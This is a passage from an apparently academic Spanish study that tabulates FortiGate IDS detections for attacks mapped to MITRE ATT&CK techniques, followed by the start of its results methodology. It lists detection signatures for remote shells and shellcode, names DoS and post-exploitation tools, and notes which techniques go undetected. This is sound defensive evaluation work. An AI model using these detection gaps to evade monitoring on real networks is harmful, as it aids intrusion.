Tabla 4-240. Detecciones FortiGate – Endpoint Denial of Service – ATA83

El ataque es identificado al completo por FortiGate.

4.4.2.84 Endpoint Denial of Service (T1499) – ATA84

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-241. Detecciones FortiGate – Endpoint Denial of Service – ATA84

Este ataque se encuentra fuera del rango de acción de FortiGate (basado en envío de mensajes ARP).

4.4.2.85 Endpoint Denial of Service (T1499) – ATA85

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-242. Detecciones FortiGate – Endpoint Denial of Service – ATA85

Este ataque no es detectado ni contemplado (carece de alertas) por FortiGate.

4.4.2.86 Endpoint Denial of Service (T1499) – ATA86

Attackid	Severity	Attack	Service
----------	----------	--------	---------

17677	info	TCP.Out.Of.Range.Timestamp	SSH
-------	------	----------------------------	-----

Tabla 4-243. Detecciones FortiGate – Endpoint Denial of Service – ATA86

FortiGate detecta este ataque, concretamente el envío de paquetes TCP con marcas de tiempo alteradas, provocando el reseteo de la conexión.

4.4.2.87 Endpoint Denial of Service (T1499) – ATA87

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-244. Detecciones FortiGate – Endpoint Denial of Service – ATA87

Este ataque no es detectado por FortiGate, el cual no dispone de reglas asociadas a esta metodología de ataque.

4.4.2.88 Endpoint Denial of Service (T1499) – ATA88

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-245. Detecciones FortiGate – Endpoint Denial of Service – ATA88

El ataque no está siendo detectado por FortiGate. Sin embargo, FortiGate dispone de una regla centrada en la denegación de servicio efectuada con la herramienta Slowloris. Pueden existir múltiples razones por las que la alerta no se está generando, desde una mala sintaxis de regla hasta circunstancias particulares de la captura. Conviene mencionar para justificar los resultados que la propia documentación de FortiGate para esta regla determina que la puntuación de predicción del *exploit* es de un 59.4%. Esto determina que la detección no es 100% fiable y por tanto en algunos contextos es posible que no se identifique el ataque.

4.4.2.89 Endpoint Denial of Service (T1499) – ATA89

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-246. Detecciones FortiGate – Endpoint Denial of Service – ATA89

Este ataque no es detectado por FortiGate aunque sí que existe una regla particular a este caso, con nombre SlowHTTPTest.Http.Request.DoS. Esto puede deberse a circunstancias excepcionales en las que el ataque no se desarrollada con la velocidad esperada.

4.4.2.90 Endpoint Denial of Service (T1499) – ATA90

Attackid	Severity	Attack	Service
17533	medium	Apache.HTTP.Exhaust.Connection.DoS	HTTP

Tabla 4-247. Detecciones FortiGate – Endpoint Denial of Service – ATA90

Este ataque es detectado de forma parcial por FortiGate. Aunque genera una regla relacionada con el intento de

denegación de servicio de un servidor web, existe otra regla más particular a este caso que no está saltando.

4.4.2.91 Endpoint Denial of Service (T1499) – ATA91

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-248. Detecciones FortiGate – Endpoint Denial of Service – ATA91

FortiGate no detecta este ataque. Existen reglas relacionadas con Golden Eye pero haciendo alusión a distintos tipos de Virus, no al ataque centrado en la denegación de servicio.

4.4.2.92 Endpoint Denial of Service (T1499) – ATA92

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-249. Detecciones FortiGate – Endpoint Denial of Service – ATA92

FortiGate no detecta este ataque. No existen reglas relacionadas con el uso de la herramienta HULK para llevar a cabo una denegación de servicio.

4.4.2.93 Server Software Component (T1505) – ATA93

Attackid	Severity	Attack	Service
15621	high	HTTP.URL.SQL.Injection	HTTP

Tabla 4-250. Detecciones FortiGate – Server Software Component – ATA93

El ataque es detectado con éxito por FortiGate, que identifica el intento de inyección SQL.

4.4.2.94 Server Software Component (T1505) – ATA94

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/3334

Tabla 4-251. Detecciones FortiGate – Server Software Component – ATA94

FortiGate detecta adecuadamente el intento de subida de payload malicioso a un servidor Web.

4.4.2.95 Internal Spearphishing (T1534) – ATA95

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-252. Detecciones FortiGate – Internal Spearphishing – ATA95

No hay reglas en la BBDD de FortiGate que abarquen este tipo de Phishing.

4.4.2.96 Transfer Data to Cloud Account (T1537) – ATA96

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-253. Detecciones FortiGate – Transfer Data to Cloud Account – ATA96

Appid	Apprisk	App	Service
41469	elevated	Microsoft.Portail	SSL

Tabla 4-254. Control de Aplicaciones FortiGate - Transfer Data to Cloud Account – ATA96

FortiGate no dispone de reglas asociadas a la exfiltración de datos a una cuenta en la nube pero sí dispone de reglas de Control de Aplicaciones que avistan del uso del portal de Microsoft para el envío de datos.

4.4.2.97 Pre-OS Boot (T1542) – ATA97

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-255. Detecciones FortiGate – Pre-OS Boot – ATA97

FortiGate dispone de varias reglas asociadas al aprovechamiento de vulnerabilidades de TFTP o intento de ejecución de código remoto. Sin embargo, no hay ninguna asociada a la suplantación TFTP.

4.4.2.98 Create or Modify System Process (T1543) – ATA98

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/5000 / VDOLIVE

Tabla 4-256. Detecciones FortiGate – Create or Modify System Process – ATA98

FortiGate detecta el establecimiento de la sesión mediante la ejecución de código remoto, pero no detecta la creación del servicio Windows como tal. La BBDD de FortiGate no parece tener alertas relacionadas y el control de aplicaciones no es capaz de identificar el uso de este servicio.

4.4.2.99 Adversary-in-the-Middle (T1557) – ATA99

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-257. Detecciones FortiGate – Adversary-in-the-Middle – ATA99

Este ataque se encuentra fuera del rango de acción de FortiGate (basado en envío de mensajes ARP).

4.4.2.100 Adversary-in-the-Middle (T1557) – ATA100

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-258. Detecciones FortiGate – Adversary-in-the-Middle – ATA100

Este ataque no es detectado por FortiGate, el cual tampoco dispone de reglas relacionadas con la suplantación DHCP.

4.4.2.101 Adversary-in-the-Middle (T1557) – ATA101

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-259. Detecciones FortiGate – Adversary-in-the-Middle – ATA101

Este ataque se encuentra fuera del rango de acción de FortiGate (basado en envío de mensajes ARP).

4.4.2.102 Adversary-in-the-Middle (T1557) – ATA102

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-260. Detecciones FortiGate – Adversary-in-the-Middle – ATA102

Este ataque se encuentra fuera del rango de acción de FortiGate (basado en envío de mensajes ARP Y STP).

4.4.2.103 Adversary-in-the-Middle (T1557) – ATA103

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-261. Detecciones FortiGate – Adversary-in-the-Middle – ATA103

FortiGate no detecta este ataque y no dispone de reglas asociadas al mismo. Puede resultar compleja la detección de este ataque pues normalmente se asocia a actividad legítima.

4.4.2.104 Adversary-in-the-Middle (T1557) – ATA104

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-262. Detecciones FortiGate – Adversary-in-the-Middle – ATA104

Este ataque se encuentra fuera del rango de acción de FortiGate (basado en envío de mensajes ARP).

4.4.2.105 Adversary-in-the-Middle (T1557) – ATA105

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-263. Detecciones FortiGate – Adversary-in-the-Middle – ATA105

Este ataque no se ha podido reproducir en el entorno FortiGate por la naturaleza de los paquetes que contiene.

4.4.2.106 Remote Service Session Hijacking (T1563) – ATA106

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-264. Detecciones FortiGate – Remote Service Session Hijacking – ATA106

FortiGate no dispone de reglas asociadas al secuestro de una sesión RDP.

4.4.2.107 Data Manipulation (T1565) – ATA107

Attackid	Severity	Attack	Service
15621	high	HTTP.URI.SQL.Injection	HTTP

Tabla 4-265. Detecciones FortiGate – Data Manipulation – ATA107

FortiGate detecta satisfactoriamente las inyecciones SQL.

4.4.2.108 Phishing (T1566) – ATA108

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/31337
29247	high	Malicious.Shellcode.Detection	Tcp/31337

Tabla 4-266. Detecciones FortiGate – Phishing – ATA108

FortiGate detecta el intento de creación de Shells remotos y el envío de comandos hacia la víctima.

4.4.2.109 Phishing (T1566) – ATA109

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-267. Detecciones FortiGate – Phishing – ATA109

FortiGate no dispone de reglas que detecten la inserción de un enlace malicioso en un correo.

4.4.2.110 Exfiltration over Web Service (T1567) – ATA110

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-268. Detecciones FortiGate – Exfiltration over Web Service – ATA110

Appid	Apprisk	App	Service
42533	elevated	Google.Services	Udp/443
38131	elevated	Google.Accounts	SSL

Tabla 4-269. Control de Aplicaciones FortiGate - Exfiltration over Web Service – ATA110

FortiGate no dispone de reglas para esta clase de ataque, pues se trata de una acción aparentemente legítima. Por ello, es el control de aplicaciones el que detecta la exfiltración. Esto lo hace mediante dos reglas que detectan el uso de servicios de Google para la transferencia de datos.

4.4.2.111 Dynamic Resolution (T1568) – ATA111

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-270. Detecciones FortiGate – Dynamic Resolution – ATA111

En este caso FortiGate no detecta el ataque pero sí que dispone de una regla para detectar esta técnica de ataque, con nombre DNS.Fast.Flux. El hecho de que esta alerta no aparezca puede deberse a la forma en la que está implementado el ataque.

4.4.2.112 System Services (T1569) – ATA112

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-271. Detecciones FortiGate – System Services – ATA112

Appid	Apprisk	App	Service
25853	high	PsExec	NBSS
52166	high	Microsoft.Service.Controller	DCERPC

Tabla 4-272. Control de Aplicaciones FortiGate – System Services – ATA112

FortiGate no detecta la creación del servicio de forma remota como tal, pero sí detecta el uso de la herramienta PsExec y el controlador de servicios (mediante el motor de Control de Aplicaciones). La detección es por tanto válida.

4.4.2.113 Lateral Tool Transfer (T1570) – ATA113

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/1234

Tabla 4-273. Detecciones FortiGate – Lateral Tool Transfer – ATA113

FortiGate detecta el envío de comandos, pero esta no es la clave del ataque. La naturaleza de la técnica es el envío lateral de herramientas de carácter malicioso.

4.4.2.114 Non-Standard Port (T1571) – ATA114

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-274. Detecciones FortiGate – Non-Standard Port – ATA114

Appid	Apprisk	App	Service
16060	elevated	SSH	SSH

Tabla 4-275. Control de Aplicaciones FortiGate – Non-Standard Port – ATA114

FortiGate no genera una alerta concreta que detecte el uso de SSH en un puerto no estándar. No obstante, si se atiende al control de aplicaciones, se puede comprobar cómo éste identifica el uso de SSH. Con esa sentencia no sería suficiente para detectar el ataque. Por eso, las líneas de *logs* del motor de aplicaciones vienen acompañadas con campos relacionados con los puertos y direcciones del paquete identificado. Combinando la detección de SSH con la detección del puerto 2200 el ataque se identifica correctamente.

4.4.2.115 Protocol Tunneling (T1572) – ATA115

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	Tcp/1234

Tabla 4-276. Detecciones FortiGate – Protocol Tunneling – ATA115

FortiGate detecta la comunicación entre servidor y víctima con Metasploit pero no detecta el uso de SSH como método de tunelización de los comandos.

4.4.2.116 Encrypted Channel (T1573) – ATA116

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-277. Detecciones FortiGate – Encrypted Channel – ATA116

Appid	Apprisk	App	Service
47013	medium	SSL_TLSv1.3	SSL

Tabla 4-278. Control de Aplicaciones FortiGate – Encrypted Channel – ATA116

FortiGate detecta esta técnica correctamente con el Control de Aplicaciones, que detecta el uso del protocolo SSL con cifrado TLSv1.3.

4.4.2.117 Compromise Infrastructure (T1584) – ATA117

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-279. Detecciones FortiGate – Compromise Infrastructure – ATA117

FortiGate no dispone de reglas para detectar un posible envenenamiento de la Caché DNS de un servidor. Hay que tener en cuenta que una vez un servidor DNS se encuentra comprometido, resulta complicado establecer un mecanismo de detección basado en patrones que identifique si una caché DNS está envenenada.

4.4.2.118 Compromise Infrastructure (T1584) – ATA118

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-280. Detecciones FortiGate – Compromise Infrastructure – ATA118

FortiGate no detecta este ataque ni dispone de reglas asociadas a la técnica. Hay que tener en cuenta que una vez un servidor DNS se encuentra comprometido, resulta complicado establecer un mecanismo de detección basado en patrones que identifique si se está llevando a cabo una redirección maliciosa.

4.4.2.119 Compromise Infrastructure (T1584) – ATA119

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-281. Detecciones FortiGate – Compromise Infrastructure – ATA119

FortiGate no genera ninguna alerta para este ataque en concreto. Resulta complicada la búsqueda de reglas relacionadas con este ataque, pues al tratarse de una implementación del Dataset CIC-2018 se desconocen las instancias de ataque concretas incluidas en el mismo.

4.4.2.120 Establish Accounts (T1585) – ATA120

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-282. Detecciones FortiGate – Establish Accounts – ATA120

FortiGate no considera esta actividad como sospechosa, sino como una acción completamente legítima. No dispone de ninguna regla asociada a esta actividad.

4.4.2.121 Compromise Accounts (T1586) – ATA121

Attackid	Severity	Attack	Service
12648	medium	HTPasswd.Access	HTTP
29263	low	SVN.Sensitive.File.Access	HTTP
12475	low	Web.cgi-bin.Access	HTTP
13900	low	Invision.Board.PHPINFO.PHP.Information.Disclosure	HTTP
29261	medium	WS_FTP.Sensitive.File.Access	HTTP
29264	low	CVS.Sensitive.File.Access	HTTP

Tabla 4-283. Detecciones FortiGate – Compromise Accounts – ATA121

FortiGate genera alertas para el acceso a ficheros concretos, objetos comunes de ataques en escaneos Web. Sin embargo, en cómputo general, la detección se plantea insuficiente para el gran número de accesos que se realizan en el ataque completo.

4.4.2.122 Gather Victim Identity Information (T1589) – ATA122

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-284. Detecciones FortiGate – Gather Victim Identity Information – ATA122

FortiGate no detecta este ataque, al igual que no dispone de una regla para detectar un intento de validación de correos electrónicos, centrado en el uso de SMTP. Las reglas asociadas al protocolo SMTP están más orientadas a ataques de mayor magnitud.

4.4.2.123 Active Scanning (T1595) – ATA123

Attackid	Severity	Attack	Service
45360	low	Nmap.Script.Scanner	HTTP / SSL / tcp
43814	low	Port.Scanning	tcp

Tabla 4-285. Detecciones FortiGate – Active Scanning – ATA123

FortiGate detecta el intento de descubrimiento de puertos con dos reglas aparentemente distintas, pero que hacen referencia al mismo concepto. La primera detecta el escaneo por parte del motor escáner Nmap, conocida herramienta para llevar a cabo un descubrimiento de un gran rango de puertos. La segunda regla es de ámbito más general, sin ser Nmap la herramienta generadora del escaneo, detectando un escaneo de puertos. Aunque la detección es aparentemente satisfactoria, estas alertas sólo saltan para un escaso número de flujos, normalmente aquellos con los puertos destino objetivo más comunes (puerto 80, 8080, 443, 37, etc.).

4.4.2.124 Active Scanning (T1595) – ATA124

Attackid	Severity	Attack	Service
12648	medium	HTPasswd.Access	HTTP
29263	low	SVN.Sensitive.File.Access	HTTP
12475	low	Web.cgi-bin.Access	HTTP
13900	low	Invision.Board.PHPINFO.PHP.Information.Disclosure	HTTP
29261	medium	WS_FTP.Sensitive.File.Access	HTTP
29264	low	CVS.Sensitive.File.Access	HTTP

Tabla 4-286. Detecciones FortiGate – Active Scanning – ATA124

El escaneo Web es detectado parcialmente por FortiGate. Como se aprecia en la tabla superior, la naturaleza de las alertas es de acceso particular (o individual). Dicho de otra manera, las alertas de FortiGate para escaneos Web se centran exclusivamente en el acceso a determinados ficheros comprometidos o sensibles a ataques.

4.4.2.125 Active Scanning (T1595) – ATA125

Attackid	Severity	Attack	Service
12648	medium	HTPasswd.Access	HTTP
29263	low	SVN.Sensitive.File.Access	HTTP
12475	low	Web.cgi-bin.Access	HTTP
13900	low	Invision.Board.PHPINFO.PHP.Information.Disclosure	HTTP
29261	medium	WS_FTP.Sensitive.File.Access	HTTP
29264	low	CVS.Sensitive.File.Access	HTTP

Tabla 4-287. Detecciones FortiGate – Active Scanning – ATA125

Situación similar a la que ocurre para la implementación 1 del escaneo de página web. El ataque es contemplado por FortiGate, generando alertas, pero resultando a efectos prácticos insuficiente para detectar la totalidad de flujos que intervienen en el ataque completo.

4.4.2.126 Search Open Technical Databases (T1596) – ATA126

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-288. Detecciones FortiGate – Search Open Technical Databases – ATA126

Appid	Apprisk	App	Service
10357	elevated	DNS_Zone.Transfer	DNS

Tabla 4-289. Control de Aplicaciones FortiGate – Search Open Technical Databases – ATA126

FortiGate detecta correctamente este ataque mediante el Control de Aplicaciones.

4.4.2.127 Phishing for Information (T1598) – ATA127

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-290. Detecciones FortiGate – Spearphishing Link

FortiGate no detecta el uso de la ingeniería social para obtener información confidencial de la víctima. En lo que respecta al Phishing, FortiGate apenas dispone de un mecanismo de detección de la clase IP (Intrusion Prevention) implementado por la regla MS.IE.Wamu.Phishing (no está relacionada con este ataque). Existen otras reglas de distintas categorías, como Virus y Botnet, pero no aplican al caso estudiado. La detección del Phishing es, por lo general, una ardua tarea para los IDS, pues depende en gran medida del uso del lenguaje para manipular a la víctima. Su detección es complicada, y recae en la localización de cadenas y/o patrones de mensajes.

4.4.2.128 Network Boundary Bridging (T1599) – ATA128

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-291. Detecciones FortiGate – Network Boundary Bridging – ATA128

No existen reglas en la BBDD de FortiGate asociadas a esta técnica de ataque.

4.4.2.129 Network Boundary Bridging (T1599) – ATA129

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-292. Detecciones FortiGate – Network Boundary Bridging – ATA129

No existen reglas en la BBDD de FortiGate asociadas a esta técnica de ataque.

4.4.2.130 Network Boundary Bridging (T1599) – ATA130

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-293. Detecciones FortiGate – Network Boundary Bridging – ATA130

FortiGate no dispone de los mecanismos de detección necesarios para detectar este uso fraudulento de la apilación de etiquetas VLAN.

4.4.2.131 Data from Configuration Repository (T1602) – ATA131

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-294. Detecciones FortiGate – Data from Configuration Repository – ATA131

Appid	Apprisk	App	Service
34789	elevated	SNMP_GetRequest	SNMP
34795	elevated	SNMP_GetNextRequest	SNMP

Tabla 4-295. Control de Aplicaciones FortiGate – Data from Configuration Repository – ATA131

Aunque FortiGate no genera una alerta de ataque que evidencie el volcado de MIBs (esta acción según el contexto puede tratarse de una acción legítima) sí que identifica correctamente mediante el control de aplicaciones la llamada a las funciones GetRequest y GetNextRequest características del funcionamiento SNMP.

4.4.2.132 Build Image on Host (T1612) – ATA132

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-296. Detecciones FortiGate – Build Image on Host – ATA132

FortiGate no dispone de reglas asociadas a DockerAPI.

4.4.2.133 Build Image on Host (T1612) – ATA133

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-297. Detecciones FortiGate – Build Image on Host – ATA133

Appid	Apprisk	App	Service
46402	elevated	Docker	SSL

Tabla 4-298. Control de Aplicaciones FortiGate – Build Image on Host – ATA133

FortiGate detecta adecuadamente el uso de Docker para la creación y montado de un contenedor de forma remota.

4.4.2.134 Group Policy Discovery (T1615) – ATA134

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-299. Detecciones FortiGate – Group Policy Discovery – ATA134

FortiGate no detecta este ataque. No dispone de reglas asociadas a la técnica.

4.4.2.135 Content Injection (T1659) – ATA135

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-300. Detecciones FortiGate – Inyección – ATA135

Este ataque se encuentra fuera del alcance del IDS (capa 2).

4.4.2.136 Content Injection (T1659) – ATA136

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-301. Detecciones FortiGate – Content Injection – ATA136

No existen reglas en la BBDD de FortiGate para detectar esta técnica.

4.4.2.137 Hide Infrastructure (T1665) – ATA137

Attackid	Severity	Attack	Service
12449	critical	Remote.CMD.Shell	HTTP

Tabla 4-302. Detecciones FortiGate – Hide Infrastructure – ATA137

FortiGate detecta adecuadamente el establecimiento de la sesión (canal) C2, pero no detecta la presencia del Proxy. Comúnmente, esta detección se encuentra fuera del rango de acción de un IDS, y debe realizarse mediante análisis de anomalías.

5 RESULTADOS

Tras haber enviado todos los ataques a ambos IDS y haber extraído las detecciones, se recopilan, exponen y analizan los resultados. A partir de los distintos ficheros de texto o *logs* generados por ambos *softwares*, se procede con la elaboración de un conjunto de tablas. Estas tablas, centradas en diferentes aspectos de la detección, sirven para poder crear gráficas que escenifiquen un comportamiento extrapolable de cada IDS en base a los datos reflejados.

Debido al alto volumen de información, se opta por dividir esta sección en tres subapartados. Uno para cada IDS, y un tercero que englobe todos los resultados, actuando a modo de revisión general y estableciendo comparativas entre ambos.

Es imprescindible explicar que no todos los ataques implementados forman parte del análisis de resultados. Para ser fieles a las posibilidades de los IDS, se han seleccionado para el estudio de los porcentajes de capacidad de detección sólo aquellos ataques que son detectables por patrones y se sustentan sobre la capa 3 o superior del modelo OSI [véase el criterio Ataques L2 vs L3 (Snort y FortiGate)], es decir, aquellos que son detectables en base a reglas genéricas y están al alcance de los IDS. Aquellos que sólo son detectables en determinadas circunstancias o bajo el uso de reglas personalizadas no han sido contabilizados para no afectar negativa e injustamente al veredicto. Asimismo, los ataques que no han podido ser reproducidos en el entorno de FortiGate por diferentes razones, como protocolos no soportados o paquetes de longitud nula, no se han incluido en el análisis global. Con esto se busca, principalmente, verificar que para ataques en red que sí son detectables de una u otra forma el IDS funciona cumpliendo las expectativas previstas.

Antes de comenzar con la explicación de los resultados, se procede con la mención de dos hojas de cálculo que se encuentran íntimamente ligadas a este proceso y que justifican los resultados mostrados en posteriores apartados, así como una breve referencia a la BBDD elaborada. Estas hojas de cálculo pueden encontrarse en el repositorio en Github.

Posteriormente, se explican los criterios de análisis que repercuten en la forma en la que los resultados se extraen y exponen para las conclusiones.

5.1 Hoja Detecciones

La hoja de cálculo “Detecciones” recoge la mayor parte del estudio. En ella se encuentra casi toda la información relacionada con los ataques y con las detecciones de cada uno de los IDS. Concretando, en la hoja coexisten las siguientes secciones:

- Reglas Usadas: una pestaña que contiene un registro de las versiones del software y descripciones de las reglas que intervienen en las detecciones (Snort y FortiGate).
- Detecciones: tabla completa de ataques, técnicas y tácticas que recoge las alertas generadas y que especifica para cada ataque implementado dónde encontrar su documentación, así como si posee determinadas características (MTU ajustada, flujos truncados, inclusión en los análisis, comentarios, mecanismos de detección, etc.). También dispone de una segunda tabla con datos relacionados con el Tráfico Legítimo usado para la verificación de veracidad de las alertas.
- Análisis de Resultados: conjunto de pestañas que transforman los datos recogidos en estadísticas para la elaboración de gráficas.
- Referencias: pequeña tabla que contiene descripciones breves y enlaces relativos a los anteriores trabajos que participan en el análisis completo.

Esta hoja de cálculo es bastante extensa en cuanto a información se refiere. Por ello, en el correspondiente fichero de texto README del directorio alojado en Github se detallan todas y cada una de las columnas y

pestañas existentes, con fin de evitar posibles confusiones.

5.2 Hoja Mapeos

Esta hoja de cálculo abarca todas las asociaciones posibles entre táctica, técnica y subtécnica. Contiene además información relacionada con todas las técnicas de la matriz MITRE ATT&CK, sus mecanismos de detección, detectabilidad e implementación, así como contadores globales de todos los elementos que conforman el estudio.

5.3 BBDD

Para la elaboración de la BBDD se ha hecho uso de la tecnología HyperSQL. Esta BBDD incluye, a rasgos generales, la misma información que se encuentra almacenada en las hojas de cálculo, pero adaptada a otro formato, de forma que sea factible ejecutar sentencias SQL para elaborar estadísticas del estudio. Puede encontrar más información en el ANEXO E – Base de Datos.

5.4 Criterios de Análisis

5.4.1 Ataques L2 vs L3 (Snort y FortiGate)

Dentro del enorme banco de ataques que participa en este estudio, se pueden diferenciar dos categorías de ataques en función del entorno en el que han sido implementados.

- **Ataques L2:** esta nomenclatura hace referencia a la capa 2 del modelo OSI, conocida también como capa de enlace. Entre otros, los ataques centrados en Switches, puntos de acceso y redes WiFi constituyen esta categoría.
- **Ataques L3:** (esta nomenclatura hace referencia a la capa 3 del modelo OSI, conocida también como capa de red). Ataques basados en capa de transporte, o en el envío de mensajes a nivel IP forman parte de esta categoría (entre otros muchos ejemplos). Puesto que un IDS, por lo general y de acuerdo con su definición, tiene como objetivo la detección de ataques que se producen a nivel de red o superior (>L3), esta distinción es más que necesaria para justificar los resultados.

Si bien los ataques L3 deben ser detectados por un IDS, los ataques L2 se encuentran teóricamente fuera del rango de acción, por lo que su no detección por un IDS es completamente aceptable.

5.4.2 Ataque Principal vs Ataque Colateral (Snort y FortiGate)

En un caso ideal, un banco de ataques debe estar compuesto por capturas que representen única y exclusivamente el ataque a estudiar. De esta forma se puede estudiar el comportamiento de un IDS de forma clara y concisa, manteniendo coherencia en los datos a medida que se elaboran estadísticas y conclusiones. La mezcla de ataques de diferente naturaleza en una misma captura puede distorsionar los resultados y dificultar el procedimiento de análisis. Esto es un aspecto que se ha tenido muy en cuenta en el proceso de implementación de ataques, priorizando siempre la homogeneidad de estos. No obstante, en contadas excepciones, los ataques “principales” vienen acompañados de ataques “colaterales”. Se definen, por tanto, estas dos categorías de ataque:

- **Ataques Principales:** ataque relevante que concuerda con el procedimiento establecido por la táctica/técnica/subtécnica a analizar
- **Ataques Colaterales:** ataques relevantes que no necesariamente concuerdan con el procedimiento establecido por la táctica/técnica/subtécnica y que acompañan al ataque principal. Estos ataques colaterales son ataques íntimamente ligados al ataque principal

Por lo general, son establecimientos de canales, o pasos previos para la preparación de la comunicación con la víctima. No pueden ser aislados de las capturas por diversos motivos. Entre ellos se encuentra el truncado de sesión (si se eliminan los paquetes del ataque colateral, el flujo completo del ataque podría verse truncado, afectando a las detecciones. Véase el apartado de SYN y MTU inicial en el Anexo de Problemas Encontrados). Estos ataques también se tienen en cuenta en los análisis, pues constituyen una parte fundamental de los ataques. En el siguiente apartado se explica su influencia en los resultados.

5.4.3 Fuente de Alertas (Snort y FortiGate)

Cada IDS dispone de una o varias fuentes de paquetes de alertas. Por lo general, estos paquetes de reglas son inherentes al producto y han sido elaboradas por el propietario del IDS, aunque en ocasiones es posible integrar paquetes de otras procedencias (cuando el IDS es comunitario y de código abierto). En el estudio se plantean dos enfoques:

- **RuleSets** en el caso de Snort, para el cual existen paquetes de reglas externos que han sido desarrollados para su integración con las reglas propias de CISCO. La combinación de estos paquetes es lo que se conoce como RuleSet y será crucial a la hora de diseccionar los resultados en el posterior análisis de Snort y tendrá especial relevancia en otros criterios.
- **Motores:** Un motor es un sistema de generación de alertas que se enfoca en un tipo particular de ataques. Esto ocurre con FortiGate, que dispone, entre otros, de un motor de alertas IPS (detección de intrusiones) y un motor de control de aplicación (detección de herramientas y aplicaciones). Aunque el caso de Snort es más superficial, pues son etiquetas meramente informativas, los motores de FortiGate pueden afectar notablemente a las detecciones, por lo que merece ser tenido en cuenta en el apartado de análisis.

5.4.4 Densidad y Efectividad de Alertas (Snort y FortiGate)

Las alertas tienen como función principal la identificación de ataques. A partir de la (no) aparición de estas alertas en los registros se pueden elaborar resultados acerca de la capacidad de detección que ofrecen los IDS frente a un banco de ataques concreto. Aunque a priori este enfoque acapare casi toda la atención en los análisis, también se pueden desarrollar otras perspectivas que permitan ofrecer nuevas conclusiones acerca de las alertas (y extrapolando, de las detecciones). Entre ellas, se encuentran la densidad y la efectividad de las alertas. Ambos conceptos se definen tal que:

- **Densidad de alertas:** determina la proporción de alertas generadas por ataque. Una densidad de alertas alta simbolizará la presencia de un gran número de alertas distintas generadas para un mismo ataque. Por el contrario, una densidad baja indicará una naturaleza poco dispersiva de las alertas, interpretando que están orientadas a la identificación individual de un ataque. La densidad puede representarse en valor absoluto (formato usado en la sección de Resultados) o por la razón o relación (e.g. relación 5:1, 5 alertas por ataque).
- **Efectividad de alertas:** determina la proporción de alertas que acaban siendo consideradas como alertas válidas (TP). Esta cualidad permite identificar si un paquete de reglas tiene una alta precisión o no. Cuanto mayor sea la efectividad, menor es la probabilidad de que una alerta se considere como falso positivo. En el apartado de Resultados se representa en formato de porcentajes.

5.4.5 Procedimiento de Identificación de Alertas y FP (Snort y FortiGate)

Los IDS, como se ha comentado en apartados anteriores, son sistemas de detección basados comúnmente en un motor de alertas. Una alerta es un aviso que identifica un ataque o evento que sucede en la red a proteger. Por lo general, estos eventos no tienen por qué tratarse de actividad maliciosa, pueden ser indicativos de uso de aplicaciones corrientes, envío de mensajes legítimos y otros acontecimientos inofensivos habituales en las comunicaciones informáticas. Para el estudio, estos eventos carecen de importancia, atendiendo únicamente a aquellas alertas que avisten un ataque en los mensajes enviados por la red. Este algoritmo de alertas es fundamental para el estudio y constituye el primero de los pilares para la elaboración de estadísticas y resultados.

Aunque a primera vista estas alertas puedan parecer definitivas, no siempre representan con exactitud la realidad. En el mercado actual es probable (de hecho, bastante usual) que los IDS generen alertas que identifiquen erróneamente un ataque. A estos casos se los denomina como FP (o False Positive). Esta situación puede producirse por muchos motivos. Si una alerta no está correctamente planteada (su objetivo no es claro o no está definido estrictamente), puede estar calificando como ataque un evento totalmente legítimo. Por ejemplo, plantéese una alerta de ataque asociada al envío de un ping entre equipos. Si bien hay ataques que hacen uso de esta utilidad, un ping entre equipos no es necesariamente un ataque (en circunstancias legítimas se deberían tratar estas alertas como FP). De la misma manera, si una alerta no es correcta sintácticamente puede generarse en contextos en los que no se está produciendo ningún ataque. Por ejemplo, en el hipotético caso de una alerta construida para saltar ante la presencia de la cadena 'C0 3F' en el contenido de un paquete, podría darse el caso en el que un paquete completamente inofensivo contuviera esta cadena y fuese calificado como ataque (deberían tratarse estas alertas como FP). Por el contrario, una alerta TP (o True Positive) es aquella que no comete errores de interpretación en la detección. En consonancia con esta división y este planteamiento, una alerta sólo puede identificarse como TP o FP para un ataque concreto. Dicho de otra manera, no puede determinarse que una alerta siempre se 